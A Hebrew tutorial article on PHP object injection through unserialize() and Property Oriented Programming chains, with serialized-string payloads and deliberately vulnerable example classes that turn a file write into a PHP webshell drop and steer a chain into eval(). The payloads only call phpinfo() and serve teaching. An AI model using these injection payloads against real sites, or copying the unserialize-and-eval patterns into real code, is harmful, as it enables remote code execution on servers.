אבטחת אתרים ברמה "האובייקטיבית"

מאת Vellichor

הקדמה

אבטחת אתרים (ב-LAMP Stack) התקדמה פלאים בעשורים האחרונים: במקרה הטוב, הזרקות SQL אלמנטריות והעלאת קבצי קוד שרת לאתר דרך שינוי סוג ה-MIME של הקובץ בזמן ההעלאה הינם גישות דינוזאוריות. האבטחה התקדמה. העולם, בחלקו הטוב, המשיך הלאה עם PHP5 ו-PHP7 וכמות ענקית של frameworks הציפה אותנו (JavaScript = AngularJS, REACT ו-SASS בצד ה-CSS, ו-Lavarel או Symfony ל-PHP). הכמות, הגמישות, הנגישות, וכל מאפיין אחר של סביבת עבודת פיתוח האתרים התרחבה בצורה ניכרת, בדגש רציני על פיתוח ב-OOP.

במאמר זה, אעבור על מספר התבטאויות של חורי אבטחה שלבשו עור חדש, אך הינם דינוזאורים במהותם. נדון על PHP, על OOP ב-PHP ועל הזרקות אובייקטים בשפה. משם, ננסה להכיר גישה מוכרת בבניית אקספלויטים, ROP ואיך זה מתבטא בהתקפות אתרים מודרניות.

פהפ (או באנגלית: PHP) הינה שפת סקריפט צד-שרת מבוססת קוד פתוח שקיימת מזה מספר עשורים. השפה התפתחה ממעבד דפים דינאמי פשוט לשפה של ממש (ולא עוצבה או תוכננה) והגדירה הרבה מהסממנים שכיום נמצאים בהרבה אתרים שנבנו ע"י Python, RoR, Node.js וכו'. לא ארחיב במאמר הזה על מבנה התחביר או בסיס. במידה והשפה או פיתוח אתרים מעניין אתכם אני ממליץ ללכת ולהתחיל ללמוד :)

serialize()

כאשר אובייקט הינו משתנה מכל סוג "מסובך" (לא integer, string, boolean, אלא מערך וכו'), נהיה יותר ויותר מסובך להעביר אותו בין כל מיני טכנולוגיות (צד שרת לצד מסד, צד שרת לצד לקוח, בין שרתים וכו'). על מנת לפתור את הבעיה הזאת, הוגדרו מספר סטנדרטים להגדרת משתנים בעלי תוכן עשיר. הידוע ביניהם הינו JSON. לא אתייחס כרגע אל הנוסח הנ"ל, בעיקר כי הוא נחשב בתור הבטוח מהשניים (ואם רציתם לדעת איך למנוע הזרקות אובייקטים, זאת ההתחלה של התשובה הנכונה. הוא עדיין עלול להיות פגיע אך לפחות לא באותה רמה). במקום זאת, נתייחס לסריאליזציה - serialization. סריאליזציה היא השיטה של PHP ליצור מכנה משותף בכל תרחיש שבו על המתכנת להעביר משתנים מורכבים בין דפים או שרתים או טכנולוגיות.

הפונקציה serialize() משמשת ל"קיפול" המשתנה לתוך מחרוזת, לדוגמא:

```
<?php
	$arr = array(1,3,3,7);
	echo $arr; //Output: Array
	echo var_dump($arr); //array(4) { [0]=> int(1) [1]=> int(3) [2]=> int(3)
	[3]=> int(7) }
	echo serialize($arr); //a:4:{i:0;i:1;i:1;i:3;i:2;i:3;i:3;i:7;}
	echo serialize(array("key1"=>"one", "key2"=>"three", "key3"=>"three",
	"key4"=>"eight"));
	//a:4:{s:4:"key1";s:3:"one";s:4:"key2";s:5:"three";s:4:"key3";s:5:"three"
	;s:4:"key4";s:5:"eight";}
	echo json_encode($arr); // [1,3,3,7]
?>
```

בהתייחס לשורה הזאת:

```
//a:4:{i:0;i:1;i:1;i:3;i:2;i:3;i:3;i:7;}
```

האות הראשונה בכחול (**a**) מייצגת את סוג המשתנה (במקרה שלנו - array). נקודותיים להפרדה, הנתון השני באדום הוא כמות המשתנים בתוך סוג המשתנה שצוין קודם. הנתון השלישי הוא התוכן עצמו.

בוורוד, ניתן לראות את המפתחות של כל ערך במערך (שימו לב שמערך ב-PHP אינו מערך קלאסי שאליו פונים רק דרך מקום. מערך ב-PHP מוגדר על כל צירוף מפתח לערך, למרות שזה לא מחייב וניתן להגדיר מערך ע"י מקום ולהתייחס אליו דרך מקום. בסריאליזציה בכל אופן התווספו מפתחות שמסמלים מקום) ואת הערכים בכל סלוט ניתן לראות בכתום.

כאמור, ניתן להעביר כל סוג משתנה דרך סריאליזציה (חוץ ממשתנה מסוג Resource, שמציין משאב כמו חיבור MySQL). בין היתר, ניתן להעביר אובייקטים. אובייקטים ב-PHP מוגדרים בצורה הזאת (סלחו לי על הבוטות בקוד, איני מפתח אתרים):

```
<?php
class DigitalWhisper {
    private $_filename;
    private $_context;

    function __construct($param1, $param2)
    {
    $this->_filename = $param1;
    $this->_context = $param2;
    }

    public function write()
    {
    file_put_contents($this->_filename, $this->_context);
    echo "write successful!";
    }
}
    $pony = new DigitalWhisper("/srv/http/article.txt","hello");
    $pony->write();

    echo serialize($pony);
?>
```

תוצאת הסריאליזציה:

```
O:14:"DigitalWhisper":2:{s:25:"DigitalWhisper_filename";s:21:"/srv/http/article.
txt";s:24:"DigitalWhisper_context";s:5:"hello";}
```

- בכחול: O = Object
- באדום: אורך המחרוזת של שם האובייקט
- בוורוד: שם האובייקט
- בסגול: כמות העצמים (properties באובייקט)
- בכתום: s = string
- בירוק: אורך המחרוזת של העצם
- בתכלת: העצמים (שם הקלאס + שם העצם)
- באפור: ערכי העצמים

*כל שם של עצם של אובייקט יתחיל בשם האובייקט

**אנחנו לא יכולים לכתוב קוד של ממש בסריאליזציה של אובייקטים, אלא רק משתנים והערך שלהם.

unserialize()

במידה וניקח את פלט ה-serialize(), המחרוזת, ונעביר אותו בחזרה ל-unserialize(), האובייקט יטען לזכרון השרת. במידה וקיימות מטודות קסם באובייקט (כגון __wakeup() או __destruct()) עליהן נסביר בהמשך, משומשות בתוך האובייקט, פונקציית המתודה תרוץ מיידית עם טעינת האובייקט. נסו לזכור את זה בהמשך... נסו לזכור את זה בהמשך... ☺

PHP Object Injection - אז מה הבעיה?

קונבנציות רעות של מתכנתים גורמת להעברת מחרוזות אחרי שעברו סריאל בין דפים מתוך קלט המשתמש. הבעיה היא אינה בסירלוז האובייקט ושליחתו, אלא בפריסת הסירלוז לאחר שהוא מתקבל על ידי הפונקציה ההפוכה: unserialize(). כאשר המשתמש מעביר אובייקטים שלמים לתוך דפים ב-PHP בפורמט שהוצג למעלה, ישנה הזדמנות לבצע מגוון רחב של התקפות. חומרת המקרה תלויה לחלוטין בשאר הקוד מסביב לאובייקט, ספציפית למה שאותחל עד עכשיו. זה יכול להסתיים ב-Cross Site Scripting, אך בהחלט ניתן גם להגיע למתקפות כגון: Remote Code Execution, SQL Injection, Local File Inclusion ועוד.

נתבונן בדוגמא הבאה:

Foo.php

```
<?php
class DigitalWhisper {
    private $_filename;
    private $_context;

    function __construct($param1, $param2)
    {
    $this->_filename = $param1;
    $this->_context = $param2;
    }

    public function write()
    {
    file_put_contents($this->_filename, $this->_context);
    }
}

$evil_pony = unserialize(file_get_contents('serial.txt'));
$evil_pony->write();
?>
```

serial.txt

```
O:14:"DigitalWhisper":2:{s:25:"DigitalWhisper_filename";s:22:"/srv/http/article.
txt";s:24:"DigitalWhisper_context";s:6:"hello";}
```

Evil_serial.txt (Verify string length!)

```
O:14:"DigitalWhisper":2:{s:25:"DigitalWhisper_filename";s:22:"/srv/http/
article.php";s:24:"DigitalWhisper_context";s:19:"<?php phpinfo(); ?>";}
```

כפי שניתן לראות, אין לנו שליטה כשזה נוגע לפעולות המתרחשות בקוד. אנחנו רק מסוגלים להשפיע על התכנים המוזנים לפונקציות, במקרה הזה כתיבה לגיטימית לקובץ שעברה בתור אובייקט הפכה ל-RCE.

הסריאליזציה מפיקה מספר תווים מחוץ לטווח ה-ASCII אז העדפתי להשתמש בקריאה וכתיבה לקובץ על מנת להציג את ה-PoC. ניתן באותה מידה להשתמש במטודת POST או GET כדי לטעון ולשלוח את ה-unserialize(), אך פחות נוח להצגה.

ההתקפה הזאת פשוטה למדי וברורה לעין. הבעיה מתחילה להתווצר כאשר אין לנו שום דבר מעניין להשתמש בו באובייקט שלנו. במידה ולא היה לנו write בתור פרוצדורה באובייקט, מה היינו עושים?

על מנת להבין מה זה POP, נצטרך ראשית להבין את המקור שהוביל את קו המחשבה לאותה התקפה. כאשר הגנות כגון No-eXecute bit וחתימות קוד מנעו משכתוב זרימת ההגיון של התוכנה כאשר תוקפים ניסו להגיע בעת ניצול תקיפות מבוססות גלישת חוצץ (Buffer Overflow) לשינוי זרימה, וכתוצאה מכך הרצת קוד שמוביל לשאלקוד, התפתחה שיטה חדשה אשר התגברה על ההגנות הללו: Return Oriented Programming. אותה שיטה הסתמכה על חוסר היכולת של המחסנית המקומית של הפונקציה להריץ קוד, על מנת לחפש את הקוד הנדרש להרצת ההתקפה במקומות אחרים. אותן פיסות קוד קטנות שמפוזרות נקראות ROP Gadgets. הגאדג'טים אשר היו מורכבים מרצפי קוד אשר היו מסתיימים ב-RET (שחוזרת למחסנית של הפונקציה שקראה לה, ועל הדרך סוגרת את המחסנית של עצמה) אך לא לפני שהיו משפיעים על האוגרים ושאר סביבת התוכנית באותה צורה אשר הייתה נדרשת להריץ משהו מעניין כמו int 80h. היופי בהתקפה הוא האפשרות לחבר את הרצפים ולגשר אותם, אחד אחרי השני, בצורה שלבסוף מתקפלת וחוזרת אחורה למצב שבדיוק רצינו כדי לעשות דברים. ב-PHP התקפות כאלו אינן מציאותיות מכיוון שהקצאת הזכרון מתבצאת בצורה דינאמית, רנדומלית, על כמה שכבות ובכמה חלקים. לא ניתן לצפות רצף הגיוני מראש.

גם בהזרקות אובייקטים, יש בעיות אשר מכריחות אותנו לחפש מסביבנו לראות אילו פיסות קוד שנטענו כבר ניתנות לשימוש-חוזר. ומכן נוצר הדמיון בין שני ההתקפות.

<u>בעיות</u>:

- ב-POP, ניתן להשתמש רק במחלקות שהן נגישות בזמן הרצת ה-()unserialize
- "מחלקות נגישות" = מחלקות שהקוד שלהם אונקלד לפני ()unserialize
- מהבעיה הראשונה והשנייה: על מנת למצוא קטעי POP "מעניינים", נצטרך כמות מכובדת של מחלקות מוגדרות.

על מנת לפתור את הבעיה הראשונה והשנייה, אנו ניזכר שאפשר לעקוב אחרי השבילים של האובייקטים ודרכם לחפש אובייקטים שממשיכים לאתחל עוד אובייקטים. ניתן "לעקוב" כאשר ישנו קישור מסוים בין האובייקטים: הכללה, הורשה, או קריאה ישירה. מפה נוצרת עוד בעיה: כל מחלקה נורשת על ידי תריסר מחלקות שונות שמיהן ממשיכות לירוש מחלקות. נדרש להחליט על דרך לסנן אובייקטים על מנת להחליט אילו מהם יכולים לעזור בהתקפה במידה ונחבר אותם אל האובייקט המקורי שאנחנו מזריקים.

אך קצת לפני כן: ציינתי בבעיות ש-()unserialize לא באמת ממציא מחלקות חדשות, הוא גם לא מריץ הופעות חדשות של המחלקות מהאוויר. עד עכשיו ביצענו הזרקת אובייקט רגילה ע"י מתודת-הקסם ()consuct__. הבנאי (Constructor), כמו בהרבה שפות התומכות ב-OOP, יוצר מופע חדש של המחלקה בתור אובייקט אשר מכיל את משתני המחלקה בתור properties (עצמים), פונקציות המחלקה בתור

מתודות וכו'. על מנת להפעיל את מתודת-הקסם ()construct__ אנו נדרשים להשתמש באופרטור **new**, ואז לקרוא לבנאי. כאשר אנחנו עושים זאת, כל קוד אשר נמצא בפונקציה מורץ באופן אוטומטי. הקוד בדרך כלל יאתחל את העצמים והוא עלול לקרוא למתודות אחרות בתוך הפונקציה. בעולם אידיאלי להזרקה-מבוססת-שרשור-אובייקטים, כל אובייקט היה יוצר מופעים חדשים של אובייקטים אחרים ודרכם היינו מזריקים בקלות ישירות לתוך האובייקט האחרון. מובן שזה לא עובד ככה, אין הגיון בליצור מופע של כל מחלקה. אנו נצטרך ללמוד על עוד מתודות-קסם אשר רצות עם ()unserialize, על מנת להרחיב את הסיכויים שלנו להיתקל באובייקט שיכול להתחיל את קטע ה-POP.

"ראש ה-POP" האידיאלי הינו גאדג'ט שמקיים את שני התנאים:

1) גאדג'ט שמכיל מתודת קסם שמורצת מיידית אחרי הכנסת המסורלז ל-()unserialize
2) גאדג'ט שמעביר הרצה אל אובייקט(ים) אחרים מתוך העצמים שלו (לרוב, הורשה)

כל אובייקט POP שאינו האובייקט הנזרק ההתחלתי, חייב לקיים את התנאי השני, כלומר מעביר את ההרצה הלאה.

סוף ה-POP שלנו, הינו אובייקט שעושה משהו מעניין. מה הכוונה?

- כותב לקובץ (Arbitrary File Writing)
- קורא מקובץ ומדפיס (Arbitrary File Reading / Local File Inclusion / Local File Disclosure)
- מריץ קוד (Remote Code Execution / Remote Command Execution)
- מריץ שאילתה (SQL Injection)
- מריץ שירותים אחרים (SMTP, FTP וכו' = אפשרות ל-outbound attacks ו-DoS לוקאלי)

על מנת למצוא אובייקטים שמתאימים להיות ראש ההתקפה, אנחנו צריכים למצוא אובייקט עם מתודת קסם. מתודות הקסם האפשריות הינן מתודות מיוחדות באובייקטים בעל שמות שמורים, ודרכם ניתן להגדיר התנהגויות לאובייקיטים מול מצבים מסוימים ופעולות שמתרחשות עליהם. כאשר מתודות הקסם האפשריות הינן מתודות מיוחדות באובייקטים בעל שמות שמורים, ודרכם ניתן להגדיר התנהגויות לאובייקיטים מול מצבים מסוימים ופעולות שמתרחשות עליהם.

מתודות הקסם (שרובן הינן פונקציות callback לאחר פעילות כלשהי על האובייקט):

- ()construct__ - אותה הסברנו והצגנו שימוש בה.
- **()destruct__** - הינו ה-destructor של המחלקה (כמו בכל שפת OOP...) אשר מורץ אחרון כאשר אין עוד הכוונות לאובייקטים אחרים בקוד, או בכל סדר אחר בתהליך הכיבוי.
- ()call__ - תרוץ אוטומטית כאשר היה נסיון לגשת למתודה לא נגישה (או לא קיימת) מתוך האובייקט.
- ()callStatic__ - אותו דבר למעלה, רק בהקשר של פונקציה ולא מתודה (כלומר, פונקציה שמוגדרת כסטאטית ולא כמתודה שמוגדרת כחלק מאובייקט).

- __get() - ה-getter (מוציא מידע מתוך משתנים לא נגישים).
- __set() - ה-setter (מכניס מידע לתוך משתנים לא נגישים).
- __isset() - קורא ל-isset() על משתנים לא נגישים (בודק אם המשתנה מכיל משהו).
- __unset() - קורא ל-unset() על משתנים לא נגישים (מסיר את המשתנה לחלוטין, אותו ואת התוכן שלו).
- __sleep() - בזמן סריאליזציה של אובייקט, ירוץ על מנת לבצע פעילויות-סיום של האובייקט ("מרדים" אותו).
- **__wakeup()** - בזמן דיסריאליזציה של אובייקט, ירוץ על מנת לבצע פעילויות-התחלה של האובייקט ("מעיר" אותו).
- __toString() - ירוץ כשמנסים להמיר את המשתנה למחרוזת.
- __invoke() - משתנים לא נגישים (private properties).
- __set_state() - משומש על ידי var_export() כאשר מעבירים אובייקטים ממצבים.
- __clone() - מתודת callback אחרי שכפול אובייקט.

יש פה מספר רציני של מתודות-קסם, אבל אני רוצה להתרכז ב-__wakeup (ניתן להתייחס כרגע גם ל-__destruct() מכיוון ובהקשר הזה הם פועלים באותה צורה לחלוטין) משתי סיבות:

- המתודה לא דורשת "יחס מיוחד" בניגוד לשאר המתודות, כמו הכנסת והוצאת נתונים, שכפול אובייקט ושאר תרחישים שלא בהכרח מצאנו
- קל למצוא את המתודה הזאת וגם את __destruct()

וכמובן, בנאי ה-__construct() אינו הולך להופיע בכל אובייקט וגם כאשר הוא מופיע, הוא לרוב לא קורא למתודות אלא מאתחל עצמים, לדוגמא:

```php
<?php
class DigitalThings
{
    private $path = "/srv/http/article2.txt";
    private $content = "sup";

    public function write($param1, $param2)
        {
        file_put_contents($param1, $param2);
        }

    public function __wakeup()
        {
        $this->write($this->path, $this->content);
        }
}


$var = new DigitalThings();
```

```
file_put_contents("ser.txt", serialize($var));
//some code
unserialize(file_get_contents("ser.txt"));

?>
```

פלט:

```
O:13:"DigitalThings":2:{s:19:"DigitalThingspath";s:22:"/srv/http/article2.txt";s
:22:"DigitalThingscontent";s:3:"sup";}
```

[זה ההדבק מול קובץ הטקסט. עלול להיות חוסר דקויות בגודל המחרוזת, אין לסמוך על זה]

נראה זהה להתקפת אובייקט רגילה? חכו, רק התחלנו :)

הניצול יהיה פשוט, לערוך את המחרוזת, להתאים את הגדלים ולהזריק אותם. אני אישית ממליץ להוריד את הקוד המנוצל, לערוך אותו וליצור דרכו את ה-payload שמחליפים, ככה:

```
<?php
class DigitalThings
{
    private $path = "/srv/http/evil.php";
    private $content = "<?php phpinfo(); ?>";

    public function write($path, $content)
        {
        file_put_contents($this->path, $this->content);
        }

    public function __wakeup()
        {
        $this->write($this->path, $this->content);
        echo 1;
        }
}

$var = new DigitalThings();
file_put_contents("evil_ser.txt", serialize($var));
?>
```

נגיד ומדובר בפלאגין לתוכנה קוד-פתוח פופולרית נוסח WordPress, ברשותנו להריץ את הקוד על סביבת העבודה שלנו ואז לערוך חופשי את המשתנים, ואז ליצור סריאל של האובייקט ואותו אפשר לשלוח. הרבה יותר עדיף מלהתעסק ידנית עם הסריאל ולערוך כל משתנה בנפרד ואז את העורך שלו בנפרד. שימו לב ל-unserialize(), רק הוא מפעיל את ה-__wakeup().

ועכשיו אפשר לסבך את העניינים. הזרקות אובייקט הינן סוג של התקפות שמתגלה רק אחרי שקוראים את הקוד ומתעסקים איתו, כי לעיתים קרובות כפי שנראה עכשיו, אנו נצטרך להתמודד עם מספר תנאים כדי ליצור סריאליזציה שכאשר הופכים את הסירלוז בחזרה לאובייקט, משהו יתרחש.

```
<?php
//extends = class DigitalThings inherits DigitalWhisper
class DigitalThings extends DigitalWhisper
{   //__wakeup() automatically gets called after unserialize() reconstruction!!
    public function __wakeup()
        {
```

```
        //where is write()?
        //where is bool2?
        if($this->bool2)    $this->write($this->path, $this->content);
        }
}

class DigitalWhisper
{
    public $bool = true;
    public $bool2 = false;
    //protected = private but can be inherited
    protected $path = "/srv/http/more_articles";
    protected $content = "pls send help";

    public $more_info = "nothing";

    public function write($path, $content)
        {
        if($this->bool)
            {
            $this->Lookdown();
            //dead end?
            file_put_contents($this->path.".php", $this->content);
            }
        else {
            $this->Lookup($this->more_info);
            }
        }

    public function Lookdown()
        {
            $this->more_info = "still nothing";
        }
    public function Lookup($param1)
        {
            //eval = code execution for input
            return eval($this->more_info);
        }
}
$var = new DigitalThings();
$ser_var = serialize($var);

file_put_contents("ser.txt", $ser_var);

unserialize($ser_var);
?>
```

עושה רושם שהפעם אנחנו לא יכולים לכתוב חופשי קבצים. באסה. אולי יש משהו אחר שאפשר לנצל? ;)

ser.txt

```
O:13:"DigitalThings":5:{s:7:"bool";b:1;s:8:"bool2";b:0;s:7:"*path";s:23:"/srv/ht
tp/more_articles";s:10:"*content";s:13:"pls send help";s:9:"more_inf
O";s:7:"nothing";}
```

הערה: עצמים עם כוכב הם עצמים מסוג protected.


כשאנחנו זוכרים שיש לנו שליטה מוחלטת בכל משתנה בכל אובייקט שהריצה נמתחת אליו, אנחנו יכולים לנסות את הדבר הבא:

```
<?php
//extends = class DigitalThings inherits DigitalWhisper
class DigitalThings extends DigitalWhisper
{   //__wakeup() automatically gets called after unserialize() reconstruction!!
    public function __wakeup()
        {
        //where is write()?
        //where is bool2?
        if($this->bool2)    $this->write($this->path, $this->content);
        }
}

class DigitalWhisper
{
    //protected = private but can be inherited
    public $bool = true;
    public $bool2 = false;
    protected $path = "/srv/http/more_articles";
    protected $content = "pls send help";

    public $more_info = "nothing";

    public function write($path, $content)
        {
        if($this->bool)
            {
            $this->Lookdown();
            //dead end?
            file_put_contents($this->path.".php", $this->content);
            }
        else {
            $this->Lookup($this->more_info);
            }
        }

    public function Lookdown()
        {
            $this->more_info = "still nothing";
        }
    public function Lookup($param1)
        {
            //eval = code execution for input
            return eval($this->more_info);
        }
}
$var = new DigitalThings();
$var->bool2 = true;
$var->bool = false;
$var->more_info = "phpinfo();";
$ser_var = serialize($var);

file_put_contents("evil_ser.txt", $ser_var);
unserialize($ser_var);
?>
```

evil_ser.txt

```
O:13:"DigitalThings":5:{s:4:"bool";b:0;s:5:"bool2";b:1;s:7:"*path";s:23:"/srv/ht
tp/more_articles";s:10:"*content";s:13:"pls send
help";s:9:"more_info";s:10:"phpinfo();";}
```

רץ?



בהחלט! ☺

ה-POP שביצענו בעצם היה לגשר את האובייקט, לתוך אובייקט-האבא שלו ודרכו להשתמש במתודה אחרת שעל פי הגיון הקוד לא הייתה אמורה אף פעם לרוץ, אך לאחר שליטה חופשית במשתנים - רצה.

זוכרים את הבעיה הראשונה והשנייה שציינתי קודם, על כך ש-unserialize() יכול לנצל רק אובייקטים שהוכללו בקוד לפניו? דרך מאוד נחמדה להתמודד עם הבעיה היא להשתמש ב-__autoload() - פונקציה שמכלילה את כל המחלקות הנדרשות להרצת הקוד. הפונקציה הזאת לרוב משומשת בסביבות עבודה שמנצלות ערכות של ספריות, או frameworks. מוסיפים רק שורה אחת בתחילת הקוד וכל הספריות נטענות מיד. הפוטנציאל למנף את ההתקפה נהיה ענקי. כשחושבים על זה, אותן התקפות דינוזאוריות עדיין נמצאות פה, והם הולכות להישאר. דרך ההעברה היא הדבר היחיד שהולך להשתנות.

מילים אחרונות

מספר התקפות פופולריות - מציג גישור טבעי יותר ועמוק יותר של 5 אובייקטים בשרשרת POP (ממליץ מאוד):

https://blog.sucuri.net/2014/11/deep-dive-into-the-hikashop-vulnerability.html

עוד מקרים בתוכנות-ווב פופולריות:
CVE-2012-0911, CVE-2012-5692, CVE-2014-1691, CVE-2014-8791, CVE-2015-2171, CVE-2015-7808

והמספר רק הולך לעלות. ריבוי ה-**frameworks**, גודל הקוד, סביבות העבודה ואוטומציית הקוד תקדם בהדרגה את פופולריות ההתקפה.

הרבה מהמחקר שביצעתי מבוסס על המחקר של Stefan Esser, אשר הציג לראשונה את שיטות ההתקפה ב-2009. ואז ביסס את המונח POP = Property Oriented Programming בהצגה שנייה ב-2010.

אותו חוקר דיווח בנוסף על לפחות 60 חורי אבטחה בשפה כחלק מחודש-חורי-ה-PHP-שהוא-המציא, יצר את הפאץ' הפופולרי Suhosin (לברנשים שלא מתעסקים ב-Web, זה בערך משתווה ל-grsecurity בלינוקס) ובכללי חרוץ בתחום האבטחה. במידה ואבטחת אתרים מעניינת אותך, אמליץ לעקוב אחריו.

המאמר הנ"ל פורסם באיחור של חודש שנבע מקושי חקר וחוסר חומר בנושא. הייתי מעוניין להציג מספר נוסף של שימושים ב-SplObjectStorage אשר מציג ניצולים מעניינים כאשר משלבים סוגים אחרים של ספריות והמשתנים המורכבים שלהם.

לקריאה נוספת:
https://sektioneins.de/en/blog/14-08-27-unserialize-typeconfusion.html

במידה ומשהו לא היה ברור, ניתן ליצור איתי קשר במייל pentesting@protonmail.com

בנוסף, אני ו-R4z התחלנו לכתוב בלוג שעוקב אחרי ההתקדמות שלנו בנושאים הקשורים לאבטחת מידע ועוד, למי שמעוניין: nullbyte.co.il. קריאה נעימה!